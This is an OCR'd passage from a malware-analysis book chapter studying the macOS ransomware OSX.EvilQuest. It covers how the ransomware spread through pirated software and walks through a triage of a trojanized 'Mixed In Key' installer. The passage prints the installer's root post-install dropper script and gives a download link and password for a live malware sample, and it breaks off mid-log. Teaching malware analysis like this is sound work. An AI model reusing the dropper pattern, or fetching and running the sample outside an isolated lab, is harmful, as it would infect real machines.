


Chapter 0x0C: A Case Study (OSX.EvilQuest)

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

Welcome to the final chapter! It's now time to apply all that we've learned in order to comprehensively analyze an intriguing macOS malware specimen: `OSX.EvilQuest`.

> 📝 Note:
>
> You'll get the most out of this chapter by playing along!
> To join in, download OSX.EvilQuest from Objective-See's Mac malware collection:
>
> https://objective-see.com/downloads/malware/EvilQuest.zip
> (password: infect3d)
>
> As this is a malicious software, any (dynamic) analysis should be performed in an isolated virtual machine!

Background

`OSX.EvilQuest` was discovered by Dinesh Devadoss (@dineshdina04) in the summer of 2020. In a tweet, he shared various hashes and noted its impersonation *"as [a] Google Software Update program"* [1], its ransomware capabilities, and (unfortunate) lack of detection by antivirus engines:

It's not everyday that a novel piece of Mac malware is discovered, especially one that is (initially) undetected, yet armed with a propensity for ransoming users' files.

...and, as we'll see, our analysis will uncover even more insidious capabilities!

Infection Vector


When analyzing a (new) malware specimen, one of the first goals of the analysis is often answering this question: *"how does the malware infect Mac systems?"* Much like a biological virus, identifying a specimen's infection vector is frequently the best way to understand both its potential impact, as well as thwart its continued spread.

As we saw in Chapter 0x1: "Infection Vectors", malware authors employ a variety of tactics ranging from unsophisticated social engineering attacks to powerful 0day exploits.

Dinesh's tweet [1] did not specify exactly how `OSX.EvilQuest` was able to infect macOS users. However, Thomas Reed of Malwarebytes noted that the malware had been found in pirated versions of popular macOS software, shared on popular torrent sites.

Specifically he noted:

> *"A Twitter user ...messaged me yesterday after learning of an apparently malicious Little Snitch installer available for download on a Russian forum dedicated to sharing torrent links. A post offered a torrent download for Little Snitch, and was soon followed by a number of comments that the download included malware. In fact, we discovered that not only was it malware, but a new Mac ransomware variant spreading via piracy."* [2]



Pirated Version of Little Snitch Infected with `OSX.EvilQuest` [2]

Distributing pirated (or cracked) applications that have been maliciously trojaned is a fairly common method of targeting macOS users for infection. Though not the most sophisticated approach, it is rather effective as a portion of users have a distaste for paid software, and instead seek out pirated alternatives ...which may be infected. Other Mac malware that successfully (ab)used this same infection vector include `OSX.iWorm` [3], `OSX.Shlayer` [4], and `OSX.BirdMiner` [5].

Of course, such an infection vector requires user interaction. Thus, in order to become infected with `OSX.EvilQuest`, users would have to download and run an (infected) application from one of the torrent sites.

> 📝 Note:
>
> To thwart (or at least counter) this, and other "user assisted" infection vectors, Apple introduced Application Notarization requirements in macOS 10.15 (Catalina).
>
> Such requirements ensure that Apple has scanned (and approved) all software before it is allowed to run on macOS:
>
> *"Notarization gives users more confidence that the Developer ID-signed software you*

distribute has been checked by Apple for malicious components.” [6]

...though this has been bypassed multiple times [7].

Analysis (Triage)

As noted, `OSX.EvilQuest` was distributed within various pirated applications. In this chapter, we’ll focus on a sample that was maliciously packaged up with the popular DJ application “Mixed In Key” and distributed via various torrent sites.

📝 Note:


The creators of the application speak to the popularity of the application noting, *“the world’s top DJs and producers use Mixed In Key to help their mixes sound perfect.”* [7]

Legitimate copies of the application cost $58 USD and are distributed directly via its creator’s website (mixedinkey.com).

By providing a “free” version of this product, the malware authors aim to exploit the (many?) users who turn to piracy in an attempt to snag a free copy!

Recall that applications are actually bundles (a special directory structure) that must be packaged up before being distributed. The sample of `OSX.EvilQuest` we’re analyzing here was distributed as (what appears to be) a disk image, `Mixed In Key 8.dmg`. The SHA-256 hash of this file is: `B34738E181A6119F23E930476AE949FC0C7C4DED6EFA003019FA946C4E5B287A`.

When first discovered, this `OSX.EvilQuest` sample was not flagged as malicious by any of the anti-virus engines on VirusTotal [9]



...though now, it is widely detected as containing malware.

Given a potentially malicious file, we discussed using the `file` utility to identify the file type ...as many analysis tools are file-type specific.


Thus, before analyzing the `Mixed In Key 8.dmg` file further, let's run the `file` utility:

```
$ file "EvilQuest/Mixed In Key 8.dmg"

Mixed In Key 8.dmg: VAX COFF executable not stripped
```

Opps, looks like the `file` utility "misidentified" the file ...this is actually unsurprising, as explained by the noted macOS researcher, Jonathan Levin: *"[disk images] compressed with zlib often incorrectly appear as "VAX COFF", due to the zlib header."* [10]

However, Objective-See's "WhatsYourSign" [11] utility, which shows an item's code signing information, can also be used to identify a file's type.

Note that in the WhatsYourSign window below, the "Item Type" field confirms `Mixed In Key 8.dmg`, is indeed a disk image, as expected:



(WhatsYourSign)

You can manually mount a disk image (so their contents can be extracted), via macOS's `hdiutil` utility:


```
$ hdiutil attach "OSX.EvilQuest/Mixed In Key 8.dmg"
/dev/disk2              GUID_partition_scheme
/dev/disk2s1            Apple_APFS
/dev/disk3              EF57347C-0000-11AA-AA11-0030654
/dev/disk3s1            41504653-0000-11AA-AA11-0030654 /Volumes/Mixed In Key 8
```

> 📝 Note:
>
> You could also just attempt to mount the suspected disk image, as the hdiutil utility will gracefully fail to mount an invalid file (i.e. not a disk image), with an error message such as:
>
> *"hdiutil: attach failed - image not recognized."*

Once mounted (to `/Volumes/Mixed In Key 8/`), listing the disk image's contents reveals a single file ...an installer package named `Mixed In Key 8.pkg`:

```
$ ls "/Volumes/Mixed In Key 8"
Mixed In Key 8.pkg
```

We again turn to WhatsYourSign to confirm the file's type ("Item Type: Installer Package archive" ...aka .pkg), and also to check the package's signing status. It's unsigned:



Unsigned
(via WhatsYourSign)


Package signatures (or lack thereof) can also be checked from the terminal via the `pkgutil` utility. Just pass in the `--check-signature` and the path to the package:

```
$ pkgutil --check-signature “/Volumes/Mixed In Key 8/Mixed In Key 8.pkg”
Package "Mixed In Key 8.pkg":
   Status: no signature
```


As the package is unsigned, macOS will prompt the user before allowing it to be opened:

However, users attempting to pirate software will likely ignore this warning, pressing onwards ...inadvertently assuring that infection commences!

In chapter 0x5, "Non-Binary Analysis", we discussed using the Suspicious Package [11] utility to explore the contents of packages (.pkgs). Here, we use it to open the `Mixed In Key 8.pkg`:



In the "All Files" tab, we'll find an application named `Mixed In Key 8.app` and an executable file simply named `patch`:



We'll triage these files shorty, but first we click on the "All Scripts" tab in Suspicious Package, which reveals a simple post install script:

```
01  #!/bin/sh
02  mkdir /Library/mixednkey
03
04  mv /Applications/Utils/patch /Library/mixednkey/toolroomd
05  rmdir /Application/Utils
06
07  chmod +x /Library/mixednkey/toolroomd
08
09  /Library/mixednkey/toolroomd &
```

Mixed In Key 8.pkg's post install script

Recall that when a package is installed, any post install script will also be (automatically) executed. Thus, when the trojanized `Mixed In Key 8.pkg` is installed, the following commands in its post install script will also be executed:

1. `mkdir /Library/mixednkey`
   Create a directory named `/Library/mixednkey`.


2. `mv /Applications/Utils/patch /Library/mixednkey/toolroomd`
   Move the `patch` binary (which was "installed" to `/Applications/Utils/patch`) into the newly created `/Library/mixednkey` directory ...as a binary named `toolroomd`.

3. `rmdir /Application/Utils`
   Delete the `/Applications/Utils/` directory (created earlier in the install process).

4. `chmod +x /Library/mixednkey/toolroomd`
   Set the `toolroomd` binary to be executable (`+x`).

5. `/Library/mixednkey/toolroomd &`
   Launch the `toolroomd` binary in the background (`&`).

As the installer requests root privileges during the install, this post install script will also run with elevated privileges:




Via dynamic analysis monitoring tools, such as a process monitor [12] and macOS's built in file monitor, we can passively observe this installation process ...both the execution of the post install script, and the script's commands (that culminates with the execution of the `toolroomd` binary):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "/bin/sh",
     "/tmp/PKInstallSandbox.3IdCO8/.../com.mixedinkey.installer.u85NFq/postinstall",
      "/Users/user/Desktop/Mixed In Key 8.pkg",
